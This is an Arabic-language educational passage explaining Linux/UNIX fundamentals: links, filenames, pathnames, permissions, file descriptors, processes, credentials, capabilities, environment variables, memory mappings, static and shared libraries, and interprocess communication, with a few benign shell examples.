مثل الرابط العادي "**Normal link**"، **symbolic link** يوفر اسم بديل للملف. ولكن في حين أن الرابط العادي "**Normal link**" هو عباره عن اسم الملف زائد المؤشر (**filename-plus-pointer**) الى الملف في قائمة المجلد، **symbolic link** هو ملف صنع خصيصا ليحتوي على اسم ملف آخر. (بعبارة أخرى، **symbolic link** لديه اسم الملف زائد المؤشر في قائمة المجلد، ويشار الى الملف من قبل المؤشر الذي يحتوي على سلسلة لأسماء ملف آخر). وغالبا ما يسمى هذا الملف الأخير **الهدف** (**target**) من **symbolic link**، وأنه من الشائع أن نقول إن **symbolic link** هو "**points**" أو "**refers**" إلى الملف الهدف. عندما يتم تحديد المسار في **system call**، فان معظم الحالات، الكيرنل يقوم تلقائيا بمراجعة (أو تتبع المرادف) لكل **symbolic link** في المسار، والاستعاضة عنه مع اسم الملف الذي تؤشر إليه. هذه العملية قد تحدث بشكل متكرر إذا كان الهدف من **symbolic link** هو في حد ذاته **symbolic link**. (الكيرنل تفرض قيودا على عدد من المراجعات للتعامل مع إمكانية التعامل مع **symbolic link**). إذا كان **symbolic link** يشير إلى ملف غير موجود، فيقال إنها تكون **dangling link**.

غالبا ما يستخدم المصطلح **hard link** و**soft link** كمصطلحات بديلة عن الروابط **normal** و**symbolic**. أسباب وجود اثنين من الأنواع المختلفة من الروابط سوف يتم شرحه لاحقا. يستخدم الامر **ln** لانشاء كلا من **symbolic link** و**hard link**.

أسماء الملفات (Filenames)

في معظم أنظمة ملفات لينكس، أسماء الملفات يمكن ان يصل الى 255 رمزا. قد تحتوي أسماء الملفات على أية من الرموز باستثناء (/) "**slashes**" و(**\0**) "**null characters**". ومع ذلك، فإنه من المستحسن استخدام الحروف والأرقام فقط، و"**.**" (**period**)، "_" (**underscore**)، و"**-**" (**hyphen**).

يجب علينا ان تتجنب استخدام الرموز في أسماء الملفات التي ليست هي ضمن مجموعة الرموز المصرح لاستخدامها عند تعيين اسم الملف لأن تلك الرموز قد يكون لها معاني خاصة داخل الشل، ضمن التعابير العادية، أو في سياقات أخرى. إذا ظهر اسم الملف يحتوي على رموز ذات معاني خاصة في مثل هذه السياقات، فيجب أن **escaped**. وهذا عباره عن كتابة الخط المائل "**back slashes**" (\) قبل الرمز وهذا للإشارة إلى أنها لا ينبغي أن تفسر تلك المعاني الخاصة. في السياقات حيث لا توجد آلية **escaped** متاحه، فان اسم الملف يكون غير قابلة للاستخدام. يجب علينا أيضا تجنب أسماء الملفات التي تبدأ مع **hyphen** (-)، لأن مثل هذه أسماء قد تحدث خطئا مع الخيارات المحددة مع أوامر الشل.

المسارات (Pathnames)

اسم المسار هو سلسلة تتكون من خط مائل في البداية (/) ثم تليها سلسلة من أسماء الملفات المفصولة بهذا الخط المائل. الجميع ولكن الاخير خاصة من هذه الأسماء هو الذي يحدد المجلد (أو **symbolic link**). المكون الأخير من اسم المسار قد يحدد نوع أي من الملفات، بما في ذلك المجلد. ويشار إلى سلسلة من أسماء الملفات المفصولة بالخط المائل وفى اخرها خط مائل بانها مسار المجلد (**/etc/**)، في حين أن السلسلة التي تنتهي باسم يشار اليها أحيانا إلى الملف أو **base** (**/etc/passwd**).

تتم قراءة اسم مسار من اليسار إلى اليمين. الرمز "**..**" يمكن استخدامه في أي مكان في اسم المسار للإشارة إلى الاب للموقع المحدد حتى الآن في المسار.

المسار يصف موقع الملف او المجلد ضمن التسلسل الهرمي للمجلد، وهو إما يكون مطلق (**absolute**) أو نسبي (**relative**):

- **المسار المطلق (absolute pathname)**

الطريقة التقليدية للتنقل بين الملفات حيث يبدا المسار ب (/) ويدل على المسار الجذري ثم مسار المجلد المسار الكامل للمجلد (**FQN**). أمثلة على ذلك هى **/home/mtk/.bashrc** و **/usr/include**.

- **المسار النسبي (relative pathname)**

هنا يتم الانتقال الى المسار المراد الذهاب اليه من دون ان تبدأ ب (/) ويحدد المسار الحالي بكتابة المسار المراد التنقل اليه ويكون داخل المسار الحالي أي بكتابه اسم المجلد المراد الانتقال اليه دون كتابه الاسم بالكامل. انظر الجدول التالي لبعض الأمثلة على ذلك:

cwd	Relative Reference
/home/alice	sample.txt or ./sample.txt
/home/alice/website/songs	../../sample.txt
/home/elvis/docs	../../alice/sample.txt
/home	alice/sample.txt
/home	../home/alice/website/../sample.txt

المسار الحالي (Current working directory) ويرمز له بالرمز cwd

كل عملية لديها **cwd** (وأحيانا يشار إليها باسم **process's working directory** أو المجلد الحالي). هذا هو "الموقع الحالي" لعملية ضمن التسلسل الهرمي.

كل العمليات التي تتم على جنو/لينكس من برامج واوامر تستخدم مسار افتراض للمجلد عندما تعمل وذلك لتسهيل عمله حيث كما قلنا من قبل ان اسم أي ملف يكون عباره عن بداية الشجرة وهي / ثم المجلدات التي تحتويه ثم اسم الملف (**FQN**) مما يسبب صعوبة في الاستخدام. لذلك لعمل أي امر فانه يستخدم المسار الافتراضي الحالي **cwd** والذي يستخدم في تكملة **FQN** لأي ملف. يمكنك معرف المسار الحالي وذلك باستخدام الامر **PWD**، ويمكنك أيضا تغير المسار الحالي باستخدام الامر cd ثم المسار المراد الذهاب اليه (cd /etc/).

FQN = Fully Qualified Name


ملكيات وإذونات الملفات (File ownership and permission)

كل ملف يرتبط به هوية المستخدم (**User ID**) وهوية المجموعة (**Group ID**) التي ينتمي اليها المستخدم وهذا يحدد صاحب الملف والمجموعة التي ينتمي إليها. يتم استخدام ملكية ملف لتحديد حقوق الوصول المتاحة للمستخدمين الى الملف.

لغرض الوصول إلى الملف، فان النظام يقسم المستخدمين إلى ثلاث فئات: **صاحب الملف** (**owner**) (وأحيانا يطلق مستخدم الملف)، **المستخدمين** (**users**) الذين هم أعضاء في المجموعة المطابقة لهوية مجموعة الملف (**group ID**)، **والباقي من المستخدمين** (**other**).

يتم تعيين ثلاثة بت من الإذن (**Three permission bits**) لكل من هذه الفئات (مما يصنع مجموعه تسعة بت): إذن **read** يسمح لمحتويات الملف أن يقرأ. إذن **write** يسمح بتعديل محتويات الملف؛ وإذن **execute** يسمح بتنفيذ الملف، والذي هو إما برنامج أو برنامج نصي لتتم معالجته من قبل بعض المترجمات (عادة، ولكن ليس دائما، واحدة من الشل).

كما يمكن تعيين هذه الأذونات على المجلدات ايضا، على الرغم من ان معانيها مختلفة قليلا: إذن **read** يسمح لمحتويات المجلد أن يتم سردها. إذن **write** يسمح لمحتويات المجلد أن تتغير (أي، يمكن إضافة أسماء الملفات، وإزالتها، وغيرها من الاشياء)؛ اذن **execute** (التي تسمى أحيانا البحث) إذن يسمح بالوصول إلى الملفات داخل المجلد (أي انه يمكنك فتح المجلد).



يمكنك رؤية وصف الملف بالكامل مع استخدام الامر **ls** ثم مع الخيار **al** فيصبح كالاتي (**ls –al filename**).

Table 4-1. Permissions for Regular Files and Directories

	(r)ead	(w)rite	e(x)ecute
regular file	view the file	modify the file	use the file as a command
directory	list directory contents	add or remove files	"search" for a known file within the directory

يمكن التلاعب بهذه الصلاحيات سواء للملفات او المجلدات من خلال استخدام الامر **chmod**.

File I/O Model 6.6

واحدة من السمات المميزة لنموذج **I/O Model** على أنظمة **UNIX** هو مفهوم العالمية (**universality of I/O**). وهذا يعنى ان نفس **system call** مثل **open()**، **read()**، **write()**، **close()**، وهكذا تستخدم لأداء **I/O** على جميع أنواع الملفات بما في ذلك **devices**. (الكيرنل يترجم طلبات **I/O** الخاصة بالتطبيق الى نظام الملفات المقابل أو عمليات **device-driver** المناسبة التي تؤدي **I/O** على الملف الهدف أو**device**). وهكذا، فإن البرنامج الذي يقوم بتوظيف هذه **system call** فانه سوف يعمل على أي نوع من الملفات.

في الأساس الكيرنل يوفر نوع واحدة من الملف: **sequential stream of bytes**، والتي، هي في حالة ملفات القرص، والأقراص، وأجهزة **tape**، يمكن الوصول إليها بشكل عشوائي باستخدام **lseek()**.

العديد من التطبيقات والمكتبات تفسر حرف السطر الجديد (**ASCII code 10 decimal**، وأحيانا المعروف أيضا باسم **linefeed**)، وإنهاء سطر واحد من النص والبدء بأخرى. أنظمة يونيكس ليس لها تفسير لنهاية الملف. ولكن يتم الكشف عن نهاية الملف عن طريق القراءة مع عدم إرجاع أية بيانات.

واصفات الملف (File descriptors)

من أجل قراءة المعلومات من أو كتابة المعلومات إلى الملف، يجب فتح الملف، لينكس ويونكس تتبع الملفات التي فتحت عن طريق تعيين عدد صحيح لها. ويطلق على هذا العدد الصحيح **file descriptor**.

I/O system calls التي تشير إلى الملفات المفتوحة تستخدم **file descriptor**، (عادة ما يكون صغير) عدد صحيح غير سالب. وعادة ما يتم الحصول على **file descriptor** عن طريق استدعاء الدالة **open()**.

عادة، العملية ترث ثلاثة اصناف من واصف الملف المفتوح (**open file descriptor**) عندما يتم تشغيلها من قبل الشل: الواصف 0 وهو **standard input**، الملف الذي تأخذ العملية منه مدخلاتها. الواصف 1 هو **standard output**، الملف الذي تكتب فيه العملية انتاجها. الواصف 2 وهو **standard error**، الملف الذي تكتب فيه عملية رسائل الخطأ وإخطار الظروف الاستثنائية أو الغير طبيعية. في الشل أو البرنامج، ترتبط هذه الواصفات الثلاثة عادة إلى **terminal**. في المكتبة ***stdio***، هذه الواصفات تتوافق مع المعاير ***stdin***، ***stdout***، و***stderr***.

Stream	Descriptor	Abbreviation
Standard In	0	stdin
Standard Out	1	stdout
Standard Error	2	stderr

The *stdio* library

لأداء **file I/O**، فان لغة السي توظيف دوال **I/O** الواردة في مكتبة السي القياسية والتي تشير الى المكتبة (***stdio* library**). وتشمل هذه المجموعة من الدوال، **fopen()**، **fclose()**، **scanf()**، **printf()**، **fgets()**، **fputs()**، وهلم جرا.

6.7 البرامج (Programs)

ببساطة، **العملية** "**process**" هي عملية تنفيذ البرنامج. عند تنفيذ البرنامج، فان الكيرنل يقوم بتحميل اكواد البرنامج الى الذاكرة الافتراضية (**virtual memory**)، وتخصص مساحة لمتغيرات البرنامج، ويضع هياكل بيانات دفاتر الكيرنل جاهز لتسجيل المعلومات المختلفة (مثل **process ID**، حالة الإنهاء (**termination status**)، هوية المستخدم (**user ID**)، وهوية المجموعة (**group ID**)) حول العملية.

من وجهة نظر الكيرنل، العمليات هي الكيانات التي بينها يجب على الكيرنل تقاسم الموارد المختلفة للكمبيوتر. وبالنسبة للموارد التي هى محدودة، مثل الذاكرة، فان الكيرنل يخصص في البداية بعض من الكمية من الموارد لهذه العملية، ويضبط هذا التخصيص على مدى عمر هذه العملية للاستجابة لمطالب العملية وطلب النظام لهذه الموارد. عندما تنتهي هذه العملية، يتم تحرير كافة هذه الموارد لإعادة استخدامها من قبل عمليات أخرى. الموارد الأخرى، مثل وحدة المعالج المركزي (**CPU**) والنطاق الترددي للشبكة (**Network bandwidth**)، قابلة للتجديد، ولكن يجب أن تكون مشتركة بصورة عادلة بين جميع العمليات.

تخطيط الذاكرة للعملية (Process memory layout)

تنقسم الذاكرة منطقيا إلى الأجزاء التالية، والمعروفة باسم **segment**:

- **Text**: هذا الجزء من الذاكرة يخزن به تعليمات البرنامج.
- **Data**: هذا الجزء من الذاكرة يخزن به المتغيرات الثابتة المستخدمة من قبل البرنامج.
- **Heap**: هذا الجزء من الذاكرة يمكن تخصيصه كذاكرة إضافية بشكل حيوي.
- **Stack**: هذا الجزء من الذاكرة الذى ينمو وينكمش كلما تم استدعاء داله والعودة بقيمه ويستخدم لتخزين المتغيرات المحلية ومعلومات الرابط عند استدعاء دالة.

إنشاء العملية وتنفيذ البرامج (Process creation and program execution)

يمكن لعملية ما إنشاء عملية جديدة باستخدام **fork() system call**. العملية التي تستدعى الدالة **fork()** يشار اليها بانها العملية الاب (**parent process**) ، ويشار الى العملية الجديدة باسم العملية الطفل (**child process**). الكيرنل ينشأ **child process** من خلال جعل نسخة مكررة من **parent process**. **Child process** يرث نسخة من بيانات **parent**، **stack**، **heap**، والتي قد يتم تعديلها بشكل مستقل عن النسخة الأصلية. (نص البرنامج، الذي تم وضعه في الذاكرة مع العلامة للقراءة فقط، يتم مشاركتها من قبل العمليتين).

Child process قد يذهب إما لتنفيذ مجموعة مختلفة من المهام في نفس الكود كما في **Parent**، أو، في كثير من الأحيان، استخدام **execve() system call** لتحميل وتنفيذ برنامج جديد تماما. **execve() system call** يدمر النص، والبيانات، والقطاعات **stack**، و**heap**، والاستعاضة عنهم مع شرائح جديدة استنادا إلى كود البرنامج الجديد.

Process ID and parent process ID

كل عملية لديها معرف العملية (**process ID**) فريد وتختصر الى (**PID**) وهو عدد صحيح. يحتوي كل عملية أيضا على معرف العملية الأصل (**PPID**) والذي يحدد العملية التي طلبت من الكيرنل انشاء هذه العملية.

إنهاء عملية وحالة الإنهاء (Process termination and termination status)

أي عملية يمكن إنهائها بواحده من هذين الطريقين: أولا عن طريق ارسال طلب الإنهاء باستخدام **_exit() system call** (أو أي داله ذات صله بـ **exit()**)، أو عن طريق التعرض **<u>للقتل</u>** (**kill**) بواسطة ارسال نوع معين من الإشارة (**signal**). في كلتا الحالتين، فإن العملية تنتج وضعا الإنهاء (**termination status**)، وهي عباره عن قيمة من عدد صحيح غير سلبي صغير متاح للفحص من قبل **parent process** باستخدام **wait() system call**. في حالة استدعاء الدالة **_exit()**، فان العملية هي التي تحدد وضع الإنهاء الخاص بها. أما إذا تم قتل العملية من خلال الإشارة (**signal**)، يتم تعيين حالة الإنهاء وفقا لنوع الإشارات التي تسببت في وفاة هذه العملية. في بعض الأحيان، سنقوم بالرجوع إلى الحجة (**argument**) التي يتم تمريرها إلى **_exit()** كحالة الخروج من هذه العملية، تمييزا لها عن حالة إنهاء الخدمة، والتي هي إما القيمة التي تم تمريرها إلى **_exit()** أو مؤشرا الى الإشارة (**signal**) التي تم استخدامها لقتل هذه العملية .

وضع الإنهاء 0 (termination status of 0) يشير إلى أن العملية نجحت، والوضع الغير صفري يشير إلى وقع بعض الخطأ. معظم الشل تبين وضع الانهاء عند انهاء اخر برنامج تنفيذي عبر متغير الشل باسم (**$?**).

Process user and group identifiers (credentials)

كل عملية لديها عدد من المعرفات المرتبطة بها معرفات المستخدم (**UIDs**) ومعرفات المجموعة (**GIDS**). وتشمل هذه:

- **Real user ID and real group ID**

هذه تحديد المستخدمين والمجموعات التي تنتمي إليها هذه العملية. العملية الجديدة ترث هذه المعرفات من **parent**. **Login shell** (شل تسجيل الدخول) يحصل على المعرفات الخاص به للمستخدم الحقيقي والمجموعة الحقيقية من الحقول المقابلة في الملف **passwd**.

- **Effective user ID and effective group ID**

يستخدم هذين المعرفين (بالاشتراك مع **supplementary group IDs** التي سوف تناقش تاليا) في تحديد أذونات العملية عند الوصول إلى الموارد المحمية مثل الملفات وكائنات الاتصال. عادة، معرفات العملية الفعالة (**process's effective IDs**) لديها نفس قيم المعرفات الحقيقية المقابلة. تغيير المعرفات الفعالة هى آلية تسمح للعملية باستخدام امتيازات مستخدم أو مجموعة أخرى.

- **supplementary group IDs**

هذه المعرفات تحدد مجموعات إضافية تنتمي إليها هذه العملية. العملية الجديدة ترث **supplementary group IDs** لها من **parent**. **Login shell** (شل تسجيل الدخول) يحصل على **supplementary group IDs** من الملف **/etc/group**.

العمليات المميزة (Privileged processes)

على أنظمة يونكس، العملية المتميزة هي واحدة التي يكون لديها معرف المستخدم **ID** هو **0** (**Superuser**). هذه العملية تتجاوز القيود التي تطبق عادة من قبل الكيرنل. (بمعنى اخر هي العملية التي يكون لديها جميع الصلاحيات والوصول الى جميع الملفات والموارد الموجودة حتى المحمية منها). على النقيض من ذلك، يتم تطبيق **unprivileged** (**غير متميز**) أو **nonprivileged** إلى العمليات التي يديرها المستخدمين الآخرين. مثل هذه العمليات لديها هوية المستخدم (**user ID**) لا يساوى صفر ابدا ويجب أن تلتزم بقواعد الإذن التي تطبقها الكيرنل.

العملية قد تكون متميزة لأنه تم إنشاؤه من قبل عمليات متميزة اخرى، على سبيل المثال، شل تسجيل الدخول (**Login shell**) بدأت مع المستخدم الجذري (**Superuser**). هناك طريقة أخرى فيه قد تصبح العملية متميزة وهو عن طريق آلية **set-user-ID mechanism**، والتي تسمح للعملية باستخدام معرف المستخدم الفعال الذي هو نفس معرف المستخدم من ملف البرنامج المنفذ.

القدرات (Capabilities)

منذ إصدار الكيرنل **2.2**، اللينكس قام بتقسم الامتيازات الممنوحة تقليديا إلى **Superuser** إلى مجموعة من الوحدات مستقلة تسمى **capabilities**. ترتبط كل عملية متميزة مع **capabilities** معينة، والعملية يمكن أن تؤدي عملها فقط إذا كانت لديها **capabilities** المقابلة. عملية **Superuser** التقليدية (ذات هوية المستخدم **0**) تناظر العملية التي بها كل **Superuser** الممكنة.

منح مجموعة فرعية من **capabilities** الى العملية تتيح لها أداء بعض العمليات المسموح بها عادة إلى **Superuser**، في حين منعه من أداء الآخرين.

يتم وصف هذه **capabilities** بالتفصيل لاحقا. في هذا الكتاب، عندما نشير إلى عملية معينة يمكن القيام بها من خلال عملية متميزة، سنقوم عادة بتحديد **capability** محددة بين قوسين. تبدأ أسماء **capability** مع **CAP_**، كما هو الحال في **CAP_KILL**.

The *init* process

عند تشغيل النظام، فان الكيرنل تنشا عملية خاصة تسمى **init**، "وهي الاب لجميع العمليات"، وهي مشتقة من ملف البرنامج **/sbin/init**. يتم إنشاء جميع العمليات على النظام (باستخدام **fork()**) إما عن طريق **init** أو عن طريق واحد من نسله. عملية **init** دائما لديها المعرف 1 (**process ID 1**) ويعمل بامتيازات المستخدم **Superuser**. لا يمكنك قتل او انهاء العملية **init** (وليس حتى من قبل المستخدم **Superuser**)، حيث انها تنتهي فقط عندما يتم إيقاف تشغيل النظام. المهمة الرئيسية لـ **init** هى خلق ورصد مجموعة من العمليات المطلوبة من قبل نظام التشغيل. (لمزيد من التفاصيل، راجع صفحات **man (8)** وذلك باستخدام الامر "**man 8 init**" في الترمنال).

Daemon processes

العملية **daemon** هي عملية ذات غرض خاص يتم إنشاؤها والتعامل معها من قبل النظام بنفس الطريقة التي يتعامل معها مع العمليات الأخرى، ولكن يتميز بالخصائص التالية:

- يستمر في العمل لفترة طويلة. حيث يبدا عمله غالبا مع بداية عمل نظام التشغيل ويبقى في الوجود حتى يتم إيقاف تشغيل النظام.
- يعمل في الخلفية، وليس لديه ترمنال للسيطرة عليه والتي من خلالها يمكن قراءة المدخلات أو كتابة المخرجات.

تشمل الأمثلة على عمليات ***daemon*** الاتي: **syslogd** والذي يسجل الرسائل في سجل النظام **log**، **httpd**، الذي يخدم كصفحات الويب عبر البروتوكول (**HTTP**). ونلاحظ انها جميعا تنتهي بالحرف **d** والمعبرة عن العملية **daemon**.

Environment list

كل عملية لديها قائمة بالمتغيرات البيئية (**environment variable list**)، والذي هو عبارة عن مجموعة من متغيرات البيئة (**environment variable**) والتي يتم الاحتفاظ بها داخل ذاكرة **user-space** من العملية. كل عنصر من هذه القائمة يتكون من اسم وقيمة مرتبطة به. عند إنشاء عملية جديدة عبر **fork()**، فإنه يرث نسخة من متغيرات الخاصة بـ **parent**. وبالتالي، يوفر آلية لتوصيل المعلومات من **parent process** الى **child process**. عندما يستبدل العملية برنامج كان يعمل باستخدام **execve()**، فان البرنامج الجديد يرث المتغيرات التي يستخدمها البرنامج القديم أو يتلقى متغيرات **environment** جديد كجزء من **execve() system call**.

يتم إنشاء المتغيرات البيئة مع الأمر **export** في معظم أنواع الشل (أو الأمر **setenv** في **csh**)، كما في المثال التالي:

```
$export MYVAR='Hello world'
```

يمكن لبرامج السي الوصول إلى المتغيرات البيئة هذه باستخدام متغير خارجي (**char **environ**)، والعديد من دوال المكتبة تسمح بعملية استرداد وتعديل قيم المتغيرات البيئة.

تستخدم المتغيرات البيئة **(environment variable)** لمجموعة متنوعة من الأغراض. على سبيل المثال، تحديد الشل المستخدم، استخدام مجموعة من المتغيرات التي يمكن الوصول إليها من قبل البرامج النصية والبرامج المنفذة من قبل الشل. وتشمل بعض من هذه المتغيرات **HOME**، الذي يحدد اسم مسار مجلد الخاص بالمستخدم الذي قام بتسجيل الدخول، والمتغير **PATH**، الذي يحدد قائمة المجلدات التي يجب على الشل أن يبحث فيها عندما يبحث عن البرامج الموافقة للأوامر المدخلة من قبل المستخدم.

```
tibea2004@ubuntu: ~
tibea2004@ubuntu:~$ $HOME
bash: /home/tibea2004: Is a directory
tibea2004@ubuntu:~$ $PATH
bash: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games: No such file or directory
tibea2004@ubuntu:~$
```

حدود الوارد (Resource limits)

كل عملية تستهلك الموارد، مثل فتح الملفات والذاكرة، والوقت و**CPU time**. باستخدام **setrlimit() system call**، يمكن للعملية وضع الحدود العليا على استهلاكها من الموارد المختلفة. كل حد من الموارد هذا له قيمتين مرتبطة بها: ***soft limit***، مما يحد من كمية الموارد التي قد تستهلكها هذه العملية؛ وحد ***hard limit***، وهو سقف القيمة التي يمكن تعديل ***soft limit*** اليها. العملية الغير مميزه (***unprivileged***) قد تتغير ***soft limit*** لمورد معين إلى أي قيمة في نطاق من الصفر إلى ***hard limit*** المقابل، ولكنها يمكن أن تخفض فقط ***hard limit***.

عند يتم إنشاء عملية جديدة بواسطة **fork()**، فإنه يرث نسخة من إعدادات حد الموارد الخاصة بالـ **parent** .

حدود الموارد من الشل يمكن تعديلها باستخدام الأمر **ulimit**.

```
tibea2004@ubuntu:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  33780  2536 ?        Ss   09:18   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    09:18   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    09:18   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    09:18   0:00 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   09:18   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    09:18   0:01 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    09:18   0:01 [rcuos/0]
root         9  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/1]
root        10  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/2]
root        11  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/3]
root        12  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/4]
root        13  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/5]
root        14  0.0  0.0      0     0 ?        S    09:18   0:00 [rcuos/6]
```

6.9 Memory Mappings (تعيينات الذاكرة)

The *mmap()* system call ينشأ تعيين ذاكرة جديد **(memory mapping)** عند استدعاء العملية **virtual address space**.

هذه التعينات mapping تندرج نحو فئتين:

- **file mapping**

هذا يقوم بتعيين مناطق الملف إلى الذاكرة الظاهرية التي تم استدعاءها **(calling process's virtual memory)**. بمجرد التعيين، فان محتويات الملف يمكن الوصول إليها من قبل العمليات في منطقة الذاكرة المقابلة. يتم تحميل صفحات ***mapping*** تلقائيا من الملف على النحو المطلوب.

- **anonymous mapping**

على النقيض من ذلك، **anonymous mapping** والتي ليس لديها مخطط الملف المقابل. بدلا من ذلك، يتم تهيئة صفحات التعيين إلى 0.

الذاكرة في **process's mapping** الواحدة يمكن ان تتشارك مع **mapping** في العمليات الأخرى. يمكن أن يحدث هذا إما بسبب ان تعينن العمليتين **(process's mapping)** يكون للمنطقة نفسها من الملف أو بسبب ان العملية تكون **child process** والتي ترث التعين **(mapping)** الخاص بالـ **parent**.

عندما يتشارك اثنين من العمليات أو أكثر نفس الصفحات، فان كل عملية قد ترى التغييرات التي أجراها العمليات الأخرى إلى محتويات الصفحة، اعتمادا على ما إذا تم إنشاء **mapping** على أنها خاصة أو مشتركة. عندما تكون **mapping** خاصه **"private"**، فان التعديلات

على محتويات **mapping** تكون ليست واضحة إلى العمليات الأخرى ولا يتم إدراجها من خلال الملف الأساسي. عندما تكون **mapping** مشتركه "**shared**"، فان التعديلات على محتويات **mapping** تكون واضحة إلى عمليات الأخرى التي تتقاسم نفس **mapping** ويتم إدراجها من خلال الملف الأساسي.

تعيينات الذاكرة (memory mapping) تخدم مجموعة متنوعة من الأغراض، بما في ذلك تهيئة **process's text segment** من الجزء المقابلة له من **segment** ملف التنفيذ، تخصيص جزء جديد (مليئة بالصفر) من الذاكرة، الملف **I/O (memory-mapped I/O)**، الاتصال بين العمليات (عن طريق **shared mapping**).

Static and Shared Libraries 6.10

Object library هو الملف الذي يحتوي على كود **object** المترجم (**compiled object code**) من اجل توفير مجموعة من الدوال التي يمكن استدعاؤها من قبل برامج التطبيقات. وضع هذه الاكواد من اجل مجموعه من الدوال في ملف مكتبه واحد يسهل من مهام إنشاء البرنامج والصيانة. توفر أنظمة يونيكس الحديثة نوعين من المكتبات **Object library**: مكتبات ثابتة (**static library**) ومكتبات المشتركة (**shared library**).

المكتبات الثابتة (Static libraries)

Static libraries (أحيانا تعرف أيضا باسم **archives**) هو النوع الوحيد من المكتبة على أنظمة **UNIX** القديمة. **Static libraries** هي في الأساس منظمة في حزم من الوحدات النمطية المترجمة. لاستخدام الدوال من **Static libraries**، فإننا نقوم بتحديد تلك المكتبة في أمر الارتباط المستخدم في بناء البرنامج. حيث ان هذا الرابط يأخذ نسخه من الاكواد المطلوبة من المكتبة ونسخها في ملف البرنامج الناتج عن ذلك. ونحن نقول ان هذا البرنامج مرتبط بشكل ثابت.

حقيقة أن البرامج المرتبطة مع المكتبات الثابتة لديها نسخته من الاكواد المطلوبة من المكتبة يخلق عددا من العيوب. واحد من هذه العيوب هو ازدواجية الكود في مختلف الملفات التنفيذية مما يستهلك مساحة زائده من مساحة القرص. أيضا فقد مساحة من الذاكرة عندما يتم تنفيذ برامج تستخدم دوال المكتبة نفسها في نفس الوقت. حيث ان كل برنامج يتطلب نسخة خاصة به من الدوال للإقامة في الذاكرة. بالإضافة إلى ذلك، إذا كانت دوال المكتبة تتطلب التعديل، فانه بعد اعادة تجميع تلك الدالة وإضافتها إلى المكتبة الثابتة، فان جميع التطبيقات تحتاج إلى استخدام الدالة المحدثة فيجب عليها اعادة الربط مع المكتبة.

المكتبات المشتركة (Shared libraries)

تم تصميم المكتبات المشتركة (**Shared libraries**) لمعالجة المشاكل الناتجة مع المكتبات الثابتة (**Static libraries**).

إذا تم ربط برنامج مع **Shared libraries**، فبدلا من نسخ وحدات الكود من المكتبة إلى ملف البرنامج، فان الرابط يكتب فقط **record** في ملف البرنامج يشير إلى أنه في وقت تشغيل البرنامج فانه يحتاج إلى استخدام تلك **Shared libraries**. عندما يتم تحميل ملف البرنامج في الذاكرة وقت التشغيل، فان البرنامج يستدعى الرابط **dynamic linker** حتى يضمن أن **Shared libraries** الذي يطلبه موجود وتم تحميله في الذاكرة، ومن ثم يؤدي **run-time linking** حيث يقوم بترجمة الدوال الموجودة في البرنامج بالتعريف المقابل له في **shared libraries**. في وقت التشغيل، نسخة واحدة فقط من كود **Shared libraries** هي التي تقيم في الذاكرة. ويمكن لجميع البرامج قيد التشغيل استخدام هذه النسخة.

حقيقة أن **Shared libraries** تحتوي على نسخة مترجمة وحيده من الدوال يوفر مساحة القرص. كما انه يسهل إلى حد كبير من فرص العمل لضمان أن برامج يستخدم أحدث نسخة من الدالة. ببساطة إعادة بناء **Shared libraries** مع تعريف دالة جديده فان البرامج الموجودة تلقائيا تستخدم هذا التعريف الجديد عندما يتم تنفيذه مرة مقبله.

6.11 الاتصال والتزامن بين العمليات (Interprocess Communication and Synchronization)

نظام التشغيل لينكس يتكون من العديد من العمليات، وكثير منها تعمل بشكل مستقل عن بعضها البعض. بعض العمليات، مع ذلك، تتعاون لتحقيق أغراضها، وهذه العمليات تحتاج طرق للتواصل مع بعضهم البعض ومزامنة أعمالهم.

طريقة واحدة للتواصل بين العمليات هي من خلال قراءة وكتابة المعلومات في ملفات القرص. مع ذلك، مع العديد من التطبيقات، يكون هذا بطيء جدا وغير مرن.

اللينكس، مثل جميع تطبيقات يونكس الحديثة، يوفر مجموعة غنية من آليات التواصل بين العمليات (**Interprocess communication (IPC**، بما في ذلك ما يلي:

- **Signals**، والتي تستخدم للإشارة إلى أن هذا الحدث قد وقع.
- **Pipes** (مألوفة لمستخدمي الشل باعتبارها العلامة |) و**FIFOs**، والتي يمكن أن تستخدم لنقل البيانات بين العمليات؛
- **Sockets**، والتي يمكن استخدامها لنقل البيانات من عملية واحدة إلى أخرى، سواء على الكمبيوتر المضيف نفسه أو على مضيفين مختلفين متصل بواسطة الشبكة؛
- **File locking**، والذي يسمح للعملية بقفل مناطق من الملف من أجل منع العمليات الأخرى من قراءة أو تحديث محتويات الملف.
- **Message queues**، والتي تستخدم لتبادل الرسائل (حزم البيانات) بين العمليات؛
- **Semaphores**، والتي تستخدم لمزامنة الإجراءات بين العمليات؛ والذاكرة المشتركة (**shared memory**).
- **Shared memory**، والذي يسمح لاثنين أو أكثر من العمليات تقاسم قطعة من الذاكرة. عندما تغير عملية واحدة محتويات الذاكرة المشتركة، فان كل من العمليات الأخرى يمكنها رؤية التغييرات على الفور.

